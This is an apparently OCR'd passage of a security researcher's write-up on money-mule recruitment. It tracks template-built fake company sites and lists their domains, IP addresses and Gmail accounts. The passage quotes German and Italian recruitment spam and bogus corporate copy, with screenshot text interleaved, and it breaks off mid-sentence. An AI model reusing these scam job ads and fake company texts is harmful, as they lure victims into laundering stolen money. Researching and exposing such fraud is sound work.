
recruiting new money mules over the past couple of months. For instance, the last template – see attached copy of the original one – is currently being used by a company known as *PanIn Real Estate* - **panestate .com** - 194.0.200.15

- Email: disperswave@gmail.com. The site is currently localized to English; Italian (**panestate .com/index _it.html**); and Spanish (**panestate .com/index _sp.html**).

It gets even more interesting when we start analyzing their spam campaign, currently localized to German.

For instance, it appears that the customer of the managed money mule recruitment service is using their basic

package, since 99 % of their spam emails are using Gmail accounts, in fact, one of the spam campaigns is relying on the very same email that [9]the domain **panestate .com** has been registered with - disperswave@gmail.com.



Brokerage services include support in buying/selling of shares on behalf of the client. more »

Transparency of depository services makes them available to the interested clientele without any restrictions. more »

Feel the convenience of Assets Trust Management and the freedom we grant you. more »

Welcome to our Web-site.

The company was set up in 1990 in New York, the USA by three enthusiasts who have financial education. The head of the company was Richard Spearson. At the very beginning of its business activity the company provided fairly narrow range of services at the investment market. Within 15 years of hard work the company has acquired international standing and managed to develop into a global financial holding with the staff of 3,000 people and headquarters in more than 100 countries of the world.

Read more

09/05/2009 - eBay Watch: Half.com Bolsters PowerSellers

Half.com sales count toward PowerSeller status, digital download and image display tools, a community for eBay competitors and a blinged-out Sharpie for sale.

Read more

09/03/2009 - Wanted: Online Classifieds

More major e-commerce players - and lesser known ones - are banking on classifieds as a viable channel for online sales.

Read more

09/01/2009 - Lead Generation via Affiliate Marketing

Affiliate marketers are finding new – and more aggressive – ways to increase income from directing traffic to e-commerce sites.

Read more

08/28/2009 - Bust or Boon? Calculating Blog ROI

This week reports of phenomenal double-digit sales growth leveling off may be giving online business owners the jitters, but at least you can figure out if your blog is boosting the bottom line.

Read more

What do we Offer?

Brokerage Services

Brokerage services include support in buying/selling of shares on behalf of the client and in all operations pertaining to secondary registration, accounting and storage of securities.
Read more

Depositary

Transparency of depository services makes them available to the interested clientele without any restrictions. Our Depositary will present analytical reports to the clients discretely as frequent as defined by the client and in terms specified thereof. With our Depository the client is able to keep track of negative consequences of corporate activity and authorize our experts to defend his interests in front of the emitter.
Read more

Corporate Finance

The Corporate Finance Department caters businesses for services, focused on increasing their competitive advantages in the market due to merger, takeover or other strategic performance.
Read more

Trust Management

Feel the convenience of Assets Trust Management and the freedom we grant you. We take the responsibility to keep track of financial markets situation every day, to balance deposits structure depending on changing

A sample of the spammed recruitment email:

" *Liebe Bewerber! Sind Sie schon mude von solchen Briefchen, in dem man Ihnen einen Arbeitsplatz anbietet? Ich weiss das. Deshalb mochte ich zuerst Sie um Verzeihung bitten. Ich habe aber eine freie Vakanz und mochte sie Ihnen anbieten.*

Wenn Sie noch keinen Arbeitsplatz gefunden haben, schreiben Sie bitte mir an meine E-mail Adresse: Als eine Bestatigung brauche ich auch CV und Ihre Telefonnummer, damit ich mich mit Ihnen in Verbindung setzen konnte.

Vielen Dank fur Ihre Zeit und Ihr Interesse! Alle weiteren Informationen bekommen Sie per E-Mail. Mit freundlichen

Grusen"

Related Gmail accounts used by *PanIn Real Estate* money mule recruitment incorporated:

[10]pancorporate @ gmail.com

[11]paninwork @ gmail.com

[12]paninde @ googlemail.com

[13]panamajeld @ gmail.com


[14]paninajob @ gmail.com

[15]pananmakarriere @ gmail.com

The same spam template localized in German is also known to have been used with the following Gmail ac-

counts, again operated by money-mule recruitment organizations:

[16]trzzbuded @ gmail.com



INTRODUCTION

It's a great pleasure for us that out of a great amount of advertising agencies you decided to choose "Brand Image". We are delighted to introduce you all the services we provide to make your business brighter and, certainly, more profitable. In fact, advertising is a very difficult thing to invest. It always depends on the amount money you have and on the result you want to get from your PR-campaign.

Advertising agency "Brand Image" helps its clients to perform their products and services the right way. We never offer you anything additional that we didn't discuss at the beginning. The motto of our work is honesty and we believe that this is a very important thing in advertising.

We were created to help you in selling products and services. "Brand Image" typically attempts to assist you in building your brand by persuading potential customers to purchase or to consume more of your brand of product or service. It is vivid from the name of our agency that we are doing a lot for your brand. Actually we are constantly working at brand management. It is known that the value of the brand is determined by the amount of profit it generates for the manufacturer. Advertising agency "Brand Image" clearly understands the main principles of brand name and will be glad to help you in choosing the right name for your company.

Our agency provides many types of advertising, it controls every step of production, and it guarantees the success. We have a lot of clients all over the world and we are proud to help more people in their business.

Advertising agency "Brand Image" is intended to be a comprehensive representative of graphic design, public relations, marketing, communications, and branding. If you're hunting for the top qualified advertising, you are welcome to address our company.

OUR SERVICE

→ Graphic design
Advertising agency "Brand Image" designers have an extraordinary vision on the advertising products...

→ Outdoor advertising
The advertising agency "Brand Image" offers a great variety of PR-campaign components. Outdoor advertising is one of these components...

→ Indoor advertising
The advertising agency "Brand image" offers a service of indoor advertising. You can recognize indoor adverts in elevators, hallways, restrooms, and other very obvious places...

→ Mass media and marketing
This is possibly one of the most expensive and the most difficult kind of advertising...

© 2009 BRAND IMAGE, Inc. All Rights Reserved.

[17]robertojens @ gmail.com

[18]gradtul @ gmail.com

[19]hrmiket @ gmail.com

[20]mike.torhr @ gmail.com

[21]evkoreyds @ gmail.com

[22]mike.torhr @ gmail.com

[23]support @ oplusdevelopment.com – the only exception

The [24]second template used in the wild – the site returns a 404 error message – is called *Green Star Services website*, with the customer apparently still in a testing phrase.

This cannot be said for yet another customer of the same service standardizing the money mule recruitment process by template-izing it. [25]The fifth template, is actually a bogus company called *Brand Image Advertising Agency* (**internationalbrandimage .com** - 91.213.72.142 - Email: Sergey Stepanov; userovsky@gmail.com describing itself as:

" *Advertising agency “Brand Image” helps its clients to perform their products and services the right way. We never offer you anything additional that we didn’t discuss at the beginning. The motto of our work is honesty and we believe that this is a very important thing in advertising.*

We were created to help you in selling products and services. “Brand Image” typically attempts to assist you

in building your brand by persuading potential customers to purchase or to consume more of your brand of product or service. It is vivid from the name of our agency that we are doing a lot for your brand. Actually we are constantly working at brand management. It is known that the value of the brand is determined by the amount of profit it generates for the manufacturer. Advertising agency “Brand Image” clearly understands the main principles of brand name and will be glad to help you in choosing the right name for your company.


Advertising agency “Brand Image” proudly presents a great variety of services it provides. The main advan-

tage of our work is that our management staff is always on-line and works 24/7 for your convenience. Moreover, our offices are located all over the Europe and in the USA that *makes our work fast and comprehensive. First of all let us introduce you what exactly we offer our clients. However if you happen to have any questions in understanding what this or that service means, you can always find our contacts and use them in communicating with us concerning our advertising offers.* "

Sample [26]spam message localized in Italian used to recruit for Brand Image Advertising Agency:

" *Salary: 4,000 Euro; 10 % di ciascuna operazione di pagamento - conto personale 10 %; 15 % di ciascuna operazione di pagamento - conto corporativo 15 %; Location: Italy Accettazione dei pagamenti dai clienti nella vostra zona*

? Accepting payments from customers in your area? favorire a realizzare gli obiettivi finanziarie di Compagnia.Le condizioni di lavoro. Il lavoro tranne internet - ufficio, e anche con le banche ei sistemi di trasferimenti veloci. Gli interessati ambosessi possono inviare CV con consenso al trattamento dei dati personali (art.13, d.lgs 196/03) e requisiti di contatto al e-mail. Se a Voi interessa questo lavoro, mandate il curriculum alla nostra: judicialHath-awayv?@gmail.com Cordialmente, Sincerely, David De Simone David De Simone"


home
about us
services
careers
contacts
login
ENGLISH
ITALIANO
IPC
GROUP
“Perfect Finance Conditions are Provided”
no corporate risk management

Welcome to Individual People Capital Group

The Individual People Capital Group Companies is one of the world's most experienced and successful investment management organizations. Our companies manage investments for millions of individuals and thousands of corporations and institutions.

The Individual People Capital Group's largest components are:
• Individual People Funds, which ranks among the three largest mutual fund families in the U.S. - managed by Individual People Capital Research and Management Company, with assets under management of more than $750 billion
• Individual People Capital Guardian Trust Company and the Individual People Capital International companies — providers of global investment management services for institutional clients, consultants and individuals, with assets under management of approximately $300 billion

For 75 years, we have followed a consistent philosophy and approach to generate consistent long-term investment results for our investors around the world. At the heart of our success is a commitment to a number of core beliefs: the importance of long-term investing, the value of in-depth global research, adherence to a disciplined investment management philosophy, and a code of ethics that emphasizes honesty and integrity.

Individual People Capital Group © 2008 | Privacy policy

A second template is known known to have been used, this time offering different commission:

" *Rappresentante finanziario Informazioni di posti di lavoro Post Date: 12/04/2009 Salario: 3.000 EUR/mese + 5 %*

di ciascuna operazione di bonifico Location: Italia Generale Description Accettazione dei pagamenti dai clienti nella vostra zona e favorire a realizzare gli obiettivi finanziarie di Compagnia. Le condizioni di lavoro Il lavoro tranne internet - ufficio, e anche con le banche e i sistemi di trasferimenti veloci. Contact Details / Apply for this Job Se a Voi interessa questo lavoro, mandate il curriculum alla nostra individualpeoplecapitalgroup7@googlemail.com

***individualpeople .biz/go.php?sid=7** In attesa di Vostro riscontro, saluti manager HR Robert J. Wilson*"

What we’ve got here is an identical spam template using a template offered by a managed money mule re-

cruitent design vendor, that is advertising another bogus brand, with the domain name itself registered using

the same detaisl as Brand Image Advertising Agency (**internationalbrandimage .com** - 91.213.72.142 - Email: Sergey Stepanov; userovsky@gmail.com). In the case of the localized to Italian spam message that’s yet another

bogus brand Individual People Capital Group, **individualpeople .org** - 91.213.72.142 - Email: Sergey Stepanov; userovsky@gmail.com.

Individual People Capital Group describes itself as:

" *The Individual People Capital Group Companies is one of the world’s most experienced and successful investment management organizations. Our companies manage investments for millions of individuals and thousands of*

corporations and institutions.

The Individual People Capital Group’s largest components are:

• Individual People Funds, which ranks among the three largest mutual fund families in the U.S. - managed by Individual People Capital Research and Management Company, with assets under management of more than $750

billion

• Individual People Capital Guardian Trust Company and the Individual People Capital International companies —

providers of global investment management services for institutional clients, consultants and individuals, with assets under management of approximately $300 billion

For 75 years, we have followed a consistent philosophy and approach to generate consistent long-term investment results for our investors around the world. At the heart of our success is a commitment to a number of core beliefs: the importance of long-term investing, the value of in-depth global research, adherence to a disciplined investment management philosophy, and a code of ethics that emphasizes honesty and integrity. "

Known Gmail accounts participating in the money mule recruitment and exploit serving process courtesy of

Individual People Capital Group:

[27]groupindividualpeople @ gmail.com

[28]newindividualpeople24 @ gmail.com

[29]newworkgroupindividualpeople @ gmail.com

[30]individualpeoplecapitalgroup9 @ googlemail.com


[31]individualpeoplecapitalgroup8 @ googlemail.com

[32]individualpeoplecapitalgroup7 @ googlemail.com

individualpeoplecapitalgroup6 @ googlemail.com

[33]individualpeoplecapitalgr @ googlemail.com

663


home
about us
services
careers
contacts
login
ENGLISH
ITALIANO
IPC
GROUP
"Perfect Finance Conditions are Provided"
no corporate risk management

We're hiring!

This is easy job, but your help is very important for us and our clients.

This job does not require any special education. This job wouldn't bring you millions, we do not suggest huge earnings.

You wouldn't have look clients for us or sell our production. You wouldn't have to pay us for taking you on our list. However we guaranteee stable income.

Position: Financial Representative
Department: Financial Management
Salary: $ 3,000 per month + 5% from each operation

Summary

Receive payments from customers in your area, help to achieve financial objectives.

Conditions of work

Working through the internet office, also with banks and rapid transfers systems.

You will need no money to start. If you want to apply please send you resume to individualpeoplecapitalgroup6@googlemail.com

home | about us | services | careers | contacts | login

Individual People Capital Group © 2008 | Privacy policy

[34]As well as the following emails, once again maintained by the same customer:

individualpeoplecapitalgroup12 @ gmail.com

individualpeoplecapitalgroup13 @ gmail.com

individualpeoplecapitalgroup14 @ gmail.com

individualpeoplecapitalgroup12 @ gmail.com

individualpeoplecapitalgroup13 @ gmail.com

individualpeoplecapitalgroup14 @ gmail.com

individualpeoplecapitalgroup19 @ gmail.com

individualpeople.one @ gmail.com

people.individ @ gmail.com

individ.people @ gmail.com

individualpeople.too @ gmail.com

new.individualpeople @ gmail.com

individual.job.it @ gmail.com

info.individualpeople @ gmail.com

j.wilson.sup @ gmail.com


new.individualpeople @ gmail.com

people.individ @ gmail.com

robert.jwn @ gogglemail.com

robert.wilson.r1 @ gmail.com

robert.wil.r @ gmail.com


Puritan Group Inc

Deutsche Danish Bulgarian

ABOUT US
SERVICES
NEWS
VACANCIES
OUR PARTNERS
CONTACTS

Brokerage services include support in buying/selling of shares on behalf of the client. more »

Transparency of depository services makes them available to the interested clientele without any restrictions. more »

Feel the convenience of Assets Trust Management and the freedom we grant you. more »

Login

Password

OK

Forgot password? Registration

09/05/2009 - eBay Watch: Half.com Bolsters PowerSellers
Half.com sales count toward PowerSeller status, digital download and image display tools, a community for eBay competitors and a blinged-out Sharpie for sale.
Read more

09/03/2009 - Wanted: Online Classifieds
More major e-commerce players - and lesser known ones - are banking on classifieds as a viable channel for online sales.
Read more

09/01/2009 - Lead Generation via Affiliate Marketing
Affiliate marketers are finding new – and more aggressive – ways to increase income from directing traffic to e-commerce sites.
Read more

08/28/2009 - Bust or Boon? Calculating Blog ROI
This week reports of phenomenal double-digit sales growth leveling off may be giving online business owners the jitters, but at least you can figure out if your blog is boosting the bottom line.
Read more

Welcome to our Web-site.

The company was set up in 1990 in New York, the USA by three enthusiasts who have financial education. The head of the company was Richard Spearson. At the very beginning of its business activity the company provided fairly narrow range of services at the investment market. Within 15 years of hard work the company has acquired international standing and managed to develop into a global financial holding with the staff of 3,000 people and headquarters in more than 100 countries of the world.

Read more

What do we Offer?

Brokerage Services

Brokerage services include support in buying/selling of shares on behalf of the client and in all operations pertaining to secondary registration, accounting and storage of securities.
Read more

Depositary

Transparency of depository services makes them available to the interested clientele without any restrictions. Our Depositary will present analytical reports to the clients discretely as frequent as defined by the client and in terms specified thereof. With our Depository the client is able to keep track of negative consequences of corporate activity and authorize our experts to defend his interests in front of the emitter.
Read more

Corporate Finance

The Corporate Finance Department caters businesses for services, focused on increasing their competitive advantages in the market due to merger, takeover or other strategic performance.
Read more

Trust Management

Feel the convenience of Assets Trust Management and the freedom we grant you. We take the responsibility to keep track of financial markets situation every day, to balance deposits structure depending on changing

rob.wilson.r @ googlemail.com

wilson.wrt @ gmail.com

workgroupindividualpeople @ gmail.com

There are cases when money mule recruiters are interested in plain simple botnet building, case in point is a

situation where a spammed money mule spam message advertising [35]individualpeople .biz/go.php?sid=7 was

